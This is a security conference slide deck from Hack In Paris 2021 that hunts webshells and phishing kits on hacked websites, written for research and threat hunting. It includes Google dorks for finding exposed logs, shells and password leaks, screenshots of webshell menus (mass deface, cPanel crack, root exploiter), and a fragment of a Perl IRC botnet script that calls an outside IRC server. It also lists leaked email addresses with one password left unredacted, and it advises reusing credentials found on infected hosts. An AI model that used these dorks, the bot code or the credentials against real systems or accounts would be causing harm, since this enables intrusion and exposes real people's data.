SYNACKTIV

Cannibal Hacking, from zero the hero to hammer smashed host

Hack In Paris 2021

PARENTAL ADVISORY

EXPLICIT HACKING

Crude webshells, horrific security flaws and Hardcore hacking in hostile environment.

19 novembre 2021

Synacktiv

0xMitsurugi

Table of contents

1 Introduction

2 Web (in)-security

3 Search all the things

4 Attacker arsenal

5 Real life example

6 Lessons learned

7 Conclusion

Presentation


- Security researcher @Synacktiv
- Vulnerability research & exploitation
- Disclaimer : this research is done on personal time

0xMitsurugi

My company

- https ://www.synacktiv.com
- Offensive security company, based in France
- We're hiring !
  - reverse, pentest, DFIR, dev
  - interns !
  - just ask


Let start !



```
8.58% (-1809,85014) (165,113) 00008764 00010764: parse_http_request (Synchronized with Hex View-1)
```

IDA <3

Let start !



```
8.58% (-1809,85014) (165,113) 00008764 00010764: parse_http_request (Synchronized with Hex View-1)
```

IDA <3

About this talk

Warning

- lack of asm, lack of 0-days
- lack of legal base ¯\(°_o)/¯

Webshells, attackers, scans

- HTTP is everywhere
- Seen weird logs ? weird files ? webshells ? This is it !

Times flies...

- It’s been a long long time
- COVID, delays, and so on, parts of this document are more than 2 years old…
- Oldies still goodies

Table of contents

1 Introduction

2 Web (in)-security

3 Search all the things

4 Attacker arsenal

5 Real life example

6 Lessons learned

7 Conclusion

The bad guys


How to don’t get caught when delivering malware

- Don’t host it yourself
- Use innocent victims
- Hack them, and use those hosts !

Which malware ?

- phishing
- mirai/gafgyt/bots/malware
- data hosting
- defacing (less and less)
- any other purpose

The bad guys



Blog


ncernent les innovations technologiques qui peuvent rations de l`industrie et du marché favorablement ou de rable. Il s`agit des incitations technologiques, du niveau l`automatisation, de la recherche et du développement ement technologique et du degré de conscience

Articles récents

- Modele yamahy r6
- Modele tapet dormitor copii
- Modele rainbow magic
- Modele nez rhinoplastie
- Modele lettre de recl
- freebox

Yummy! restaurant

The bad guys



```
104.168.138.204/promonise.com/

Index of /promonise.com

Name              Last modified     Size Description

Parent Directory                      -
bigo.zip          2021-03-20 10:37 1.1M
bigo/             2021-01-13 00:11    -
cgi-bin/          2021-03-03 11:16    -
dragon.zip        2021-03-20 10:37 1.5M
dragon/           2021-
imvu.zip          2021-
imvu/             2021-
paypal.zip        2021-
paypal/           2021-
topwar.zip        2021-
topwar/           2021-
```

104.168.138.204/promonise.com/bigo/live/hack/index.html

BIGO LIVE

Bigo Live Online Hack And Cheats Free Diamonds and Beans>_

With our Bigo Live Hack Online Hack you can generate one of the Diamonds and Beans packages for free. These cheats are tested and safe for all android and ios devices. Enter your email or username to connect to your account, then select the platform you usually play on.

Type your username

Android

Next

Teach a man to phish…

The poor admins

Don’t blame the admins

- Usually, no time to patch
- Not always tech people
- Security is hard (sad but true)
- Password ‘password’ is a good idea, no ? … No ?

And time flies

- Company disappears but website still up
- Website forgotten (last blog update 2014)

But pirates are admin too !

Guess what

- They are no better
  - weak passwords
  - same technics reused again and again
- Lots of artefacts left

And bad infras

- they hack poorly configured hosts ?
  - they are poorly secured too !
- directory listing enabled...
- host multi-infected...

Table of contents

1 Introduction

2 Web (in)-security

3 Search all the things

4 Attacker arsenal

5 Real life example

6 Lessons learned

7 Conclusion

Search all the things

Gooooooooogle…


Dork like a boss

Just search..

Good google

- Google is good ? evil ?
- Google hides results
- Be better than google

Dork like a boss



Environ 853 résultats (0,34 secondes)

Conseil : Recherchez des résultats uniquement en **français**. Vous pouvez indiquer votre langue de recherche sur la page Préférences.

https://github.com › blob › access ▾ Traduire cette page

content-elastic-log-samples/access.log at master - GitHub

Myles Elastic Stack Essentials Course. Contribute to linuxacademy/content-elastic-log-samples development by creating an account on GitHub.

http://www.almhuette-raith.at › apache-log › access ▾

access.log


https://connaissances.fournier38.fr › entry ▾

Afficher la date complète dans l'access.log - Connaissances

1 août 2020 — Par défaut, squid affiche un timestamp pour logger les requêtes dans le fichier

853 only??

Dork like a boss



inurl:access.log ext:log GET POST

Environ 14 500 résultats (0,51 secondes)

Conseil : Recherchez des résultats uniquement en **français**. Vous pouvez indiquer votre langue de recherche sur la page Préférences.

http://www.almhuette-raith.at › apache-log › access

access.log

```
13.66.139.0 - - [19/Dec/2020:13:57:26 +0100] "GET ... [19/Dec/2020:17:35:43 +0100] "POST
/index.php?option=com_contact&view=contact&id=1 HTTP/1.1" 200 188 ...
```

Better

Dork like a boss

Words are blacklisted

- Don’t search for “password leaks” or “email hacked”

Better

- `gmail.com e10adc3949ba59abbe56e057f20f883e ext:txt`

Why ?

```
$ echo -n 123456 | md5sum
e10adc3949ba59abbe56e057f20f883e
$
```

Dork like a boss

Webshells

- search for name of webshells
  - (yes it works..)
- search for upload dirs
- search for opendir
- Use virustotal, urlscan and so on

Scrap google

- use archive
- go back in time when DNS are wiped :
- `curl --resolve infected.com:80:A.B.C.D https://infected.com`

Dork like a boss


think like a bad guy

- how would be name a webshell or command php file ?
- `x.php` ? `cmd.php` ? `zz.php` ?
- easy targets ? upload dirs ?

think like a phisher

- do you remove your phish kit ?
- is the name `paypal.zip` ? `bank.zip` ? `netflix.zip` ?

Dork like a boss




web18u9.site.lu/pics/

- cus.jpg
- cxx.png
- d.jpg
- d.phtml.jpg
- dankshell.php .jpeg
- dankshell.php%0delete0.jpg
- dankshell.php.jpeg
- denn.php.jpg
- desert.jpg
- desert.png
- devil.jpg
- dorama.png
- drupalexploit.php.png
- dz.jpg
- e.jpeg
- e.php.jpg
- e.php<?.jpg

Juicy search

Dork like a boss



```
 /$$$$$$$$ /$$$$$$           /$$$$$$$
| $$_____//$$$_  $$         | $$__  $$
| $$     | $$$$\ $$ /$$   /$$| $$  \ $$  /$$$$$$   /$$$$$$$  /$$$$$$
| $$$$$  | $$ $$ $$|  $$ /$$/| $$$$$$$  |____  $$ /$$_____/ /$$__  $$
| $$__/  | $$\ $$$$ \  $$$$/ | $$__  $$  /$$$$$$$|  $$$$$$ | $$$$$$$$
| $$     | $$ \ $$$  >$$  $$ | $$  \ $$ /$$__  $$ \____  $$| $$_____/
| $$     |  $$$$$$/ /$$/\  $$| $$$$$$$/|  $$$$$$$ /$$$$$$$/|  $$$$$$$
|__/      \______/ |__/  \__/|_______/  \_______/|_______/  \_______/
```

```
SERVER IP [redacted] / YOUR IP [redacted]
WEB SERVER  : PHP 7.0.33-0+deb9u12 Development Server
SYSTEM      : Linux debian 4.19.0-0.bpo.6-amd64 #1 SMP Debian 4.19.67-2+deb10u2~bpo9+1 (2019-11-12) x86_64
USER / GROUP: [redacted](1000) / [redacted](1000)
HDD         : 36.93 / 51.12 GB (Free: 14.19 GB)
PHP VERSION : 7.0.33-0+deb9u12
SAFE MODE   : OFF
DISABLE FUNC: NONE
MySQL: OFF | cURL: OFF | WGET: ON | Perl: ON | Python: ON
Current Dir (drwxr-xr-x) [redacted]
```

Upload File:

● current_dir [Writeable] ○ document_root [Writeable]


[redacted] : ~ $ ______ >>

[Home] [Fake Root] [cPanel Crack] [Mass Password Change] [Mass Deface/Delete] [Local Root Exploiter] [Zone-H]

Name	Type	Size	Last Modified	Owner/Group	Permission	Action
.	dir	-	November 14 2021 9:51:52	[redacted]	drwxr-xr-x	newfile | newfolder
..	dir	-	November 14 2021 9:51:52	[redacted]	drwxr-xr-x	newfile | newfolder
PayPal	dir	-	July 12 2019 5:04:26	[redacted]	drwxr-xr-x	rename | delete
WeTransfer	dir	-	December 20 2019 1:34:38	[redacted]	drwxr-xr-x	rename | delete

Webshell

Dork like a boss



[uname] Linux ubuntu 4.4.0-170-generic #199-Ubuntu SMP Thu Nov 14 01:45:04 UTC 2019 x86_64 [/uname]


Path : /var/www/html/humas/vendor/zxbodya/yii2-gallery-manager/

File Upload :

Name	Size	Permissions	Options
.git	--	drwxrwxr-x	>
assets	--	drwxrwxr-x	>
messages	--	drwxrwxr-x	>
migrations	--	drwxrwxr-x	>
views	--	drwxrwxr-x	>
.gitignore	0.013 KB	-rw-rw-r--	>
GalleryBehavior.php	13.251 KB	-rw-rw-r--	>
GalleryImage.php	0.916 KB	-rw-rw-r--	>
GalleryManager.php	2.857 KB	-rw-rw-r--	>
GalleryManagerAction.php	4.666 KB	-rw-rw-r--	>
GalleryManagerAsset.php	0.518 KB	-rw-rw-r--	>
build.sh	0.271 KB	-rwxrwxr-x	>
changelog.md	0.19 KB	-rw-rw-r--	>
composer.json	0.587 KB	-rw-rw-r--	>
messageConfig.php	3.283 KB	-rw-rw-r--	>

File Manager


Dork like a boss



```
#!/usr/bin/perl
#
# TeaMrx Perlbot vS xeQT
#
my @mast3rs = ("n0s4j");

my @admchan = ("#nosaj");

$servidor = 'irc.pitchblack.us' unless $servidor;

my $xeqt        = "!nosaj";
my $homedir     = "/tmp";
my $shellaccess = 1;
my $xstats      = 1;
my $pacotes     = 1;
my $linas_max   = 5;
my $sleep       = 6;
my $portime     = 4;

my @fakeps = (
    "/usr/local/apache/bin/httpd -DSSL",
    "/usr/sbin/httpd -k start -DSSL",
    "/usr/sbin/httpd",
    "spamd child",
```

perlbot, yikes!

Dork like a boss




```
System: Linux ubuntu 4.2.0-16-generic #19-Ubuntu SMP Thu Oct 8 15:35:06 UTC 2015 x86_64
User: www-data (33) Group: www-data (33)
Server IP: [redacted] | Your IP: [redacted]
HDD: 547 GB / 8.73 GB
Websites : Domains
Port : 80
Safe Mode: OFF
Disable Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal
MySQL: ON | Perl: ON | Python: ON | WGET: ON | CURL: OFF
Current DIR: /var/www/htm[redacted]
Command :
```

>>
[Home] [Upload] [Command] [Mass Deface] [Config] [Config 2] [jumping] [Symlink]
[CPanel Crack] [CPanel/FTP Auto Deface] [SMTP Grabber] [Zone-H] [Defacer.ID] [CGI Telnet]
[Adminer] [Fake Root] [Auto Edit User] [Auto Edit Title WordPress] [WordPress Auto Deface] [WordPress Auto Deface V.2] [Wo
User V.2] [Joomla Auto Edit User V.2] [Bypass etc/passw]
[Log Hunter] [Shell Checker] [Shell Finder] [Zip Menu] [Code Inject] [About] [Magento DB Info]
[LogOut]

Name	Type	Size	Last Modified	Permission	Action
.	dir	-	September 12 2017 10:45:54	drwxrwxr-x	newfile | newfolder
..	dir	-	June 06 2017 9:37:28	drwxr-xr-x	newfile | newfolder

Another webshell

Dork like a boss




[redacted]

```
!N3tShell v. Emp3ror Undetectable #18!
Software: Apache. PHP/5.2.6-1+lenny13
uname -a: Linux [redacted] 2.6.26-2-amd64 #1 SMP Mon Jun 13 16:29:33 UTC 2011 x86_64
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Safe-mode: OFF (no secure)
/var/www[redacted]b/plugins/jcms_libs/__setup/package/js/tiny_mce/elfinder/files/  drwxr-xr-x
Free 1.11 GB of 7.49 GB (14.77%)
Encoder  Tools  Proc.  FTP brute  Sec.  SQL  PHP-code  Update  Feedback  Self remove  Logout

                                Owned by Spyn3t

                      Listing folder (5 files and 1 folders):
Name ▲              Size         Modify                 Owner/Group
 .                  LINK         16.03.2013 21:51:53    root/root
 ..                 LINK         16.03.2013 18:50:36    root/root
 [.tmb]             DIR          06.03.2012 14:02:03    root/root
 c99.php            102.63 KB    16.03.2013 18:22:54    root/root
 k4z.php            22.77 KB     16.03.2013 16:02:16    root/root
 op.php             23.3 KB      16.03.2013 16:02:46    root/root
 untitled file.txt  0 B          16.03.2013 16:00:51    root/root
 update.php         1.14 KB      16.03.2013 21:51:53    root/root

                              :: Command execute ::
                    Enter:
                                         Execute
```

And another webshell

Dork like a boss



```
Uname: Linux KTP 5.4.0-kali4-amd64 #1 SMP Debian 5.4.19-1kali1 (2020-02-17) x86_64
User:  33 ( www-data ) Group: 33 ( www-data )
Php:   7.3.15-3 Safe mode: OFF [ phpinfo ] Datetime: 2020-03-22 23:34:27
Hdd:   437.25 GB Free: 283.35 GB (64%)
Cwd:   /var/www[redacted]wordpress/ drwsr-sr-x [ home ]
```


[Sec Info] [Files] [Exec] [Sql] [PHP Tools] [LFI] [Php] [Safe mode] [String tools]

File manager

☐ Name	Size	Modify	Owner/Group
☐ **[..]**	dir	2020-03-22 23:14:28	www-data/www-data
☐ **[wp-admin]**	dir	2019-11-12 14:31:40	www-data/www-data
☐ **[wp-content]**	dir	2020-03-22 21:19:54	www-data/www-data
☐ **[wp-includes]**	dir	2019-11-12 14:31:41	www-data/www-data
☐ **[wp-snapshots]**	dir	2020-03-08 19:40:59	www-data/www-data
☐ .htaccess	481 B	2020-02-25 16:43:13	www-data/www-data
☐ 1.css	1.46 KB	2020-01-13 17:40:24	www-data/www-data
☐ adminer.php	477.61 KB	2020-01-13 19:49:14	www-data/www-data
☐ bg1.png	3.23 KB	2020-01-13 17:40:42	www-data/www-data
☐ civ1.php	87 B	2020-03-22 23:33:12	www-data/www-data
☐ favicon.ico	0 B	2020-02-24 14:22:09	www-data/www-data
☐ index.php	532 B	2020-02-24 21:32:50	www-data/www-data
☐ index.php-bkup	418 B	2020-02-24 21:32:38	www-data/www-data

And, yaaawn, another webshell

Dork like a boss



https://[redacted]/2021/06/02/[redacted]

```
Please don't abuse it, use only when you need it

 SVP ne pas abuser ,utiliser que lorsque vous en avez besoin

sv161279@yooho.com:[redacted]
noyale983@orange.fr:[redacted]
bix34@free.fr:[redacted]
lydie.theuleau@free.fr:[redacted]
seckert.bjorn@orange.fr:[redacted]
buno-forte@yahoo.com:[redacted]
vhaldoocastro@yahoo.com:[redacted]
jonathan_utley@hotmail.com:[redacted]
shimmer3@aol.com:[redacted]
a.e.clare@gingganggooli.freeserve.co.uk:[redacted]
wbbatts@aol.com:[redacted]
wesleymunhall@yahoo.com:[redacted]
nata_lambie@aol.com [redacted]
syedsultan.bd@yahoo.fr:[redacted]
gaetano_maschio@alice.it:[redacted]
valerie.jeanyves@free.fr:[redacted]
diracuanteg@hotmail.fr:[redacted]
ghj.erter@yahoo.com:[redacted]
aquafina8907@aol.com [redacted]
serg309@sibmail.com:[redacted]
chen_na_ni@163.com:19900214
```

Wanna passwords ?

Dork like a boss

Bad google

- Google is clever and know those tricks
- Prepare to get captcha-ed!


Bad searches

- `intitle:webshell`
- all of the so-called “best dork of 2020” you found

And honeypots

- You won’t learn anything

Dork like a boss




À propos de cette page

Nos systèmes ont détecté un trafic exceptionnel sur votre réseau informatique. Cette page permet de vérifier que c'est bien vous qui envoyez des requêtes, et non un robot. Que s'est-il passé ?

Adresse IP : [redacted]
Heure : [redacted]-12T14:17:17Z
URL : https://www.google.com/search?
q=inurl:access.log[redacted]%3Dhttp://%22&ei=IHeOYeL5CZC1UqLpmJAE&start=20&sa=N&ved=

Bim

Dork like a boss



Sélectionnez toutes les images montrant des **tracteurs**


À propo

Nos syst
informati
envoyez

Adresse
Heure : 2
URL : htt
q=inurl:a C1UqLpm.

Bim

Dork like a boss



http://freeuribe.com › index-of-pass... ▾ Traduire cette page

Index Of Passwd - free Uribe

Index of / +passwd Index of / password.**txt** Вот наиболее интересные: #mysql dump filetype:sql inurl:main.**php** Welcome to phpMyAdmin intitle:index.of trillian.ini ...

Honeypot :(

Bounce like a boss

You get access!

- Bad guys make mistakes, use them
- Hosts are multi infected!
- Reuse credzs


One more time for the merry-go round

- Another webshell named “haxor webshell”?
- google `intitle:haxor.webshell`

Explore directories!

